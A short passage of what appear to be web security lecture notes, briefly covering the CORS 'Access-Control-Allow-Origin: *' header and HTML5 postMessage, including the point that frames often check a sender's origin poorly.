 - Typical usage: `Access-Control-Allow-Origin: *`
- HTML5 `postMessage`
 - Lets frames send messages to each other in controlled fashion
 - Unfortunately, many bugs in how frames check sender's origin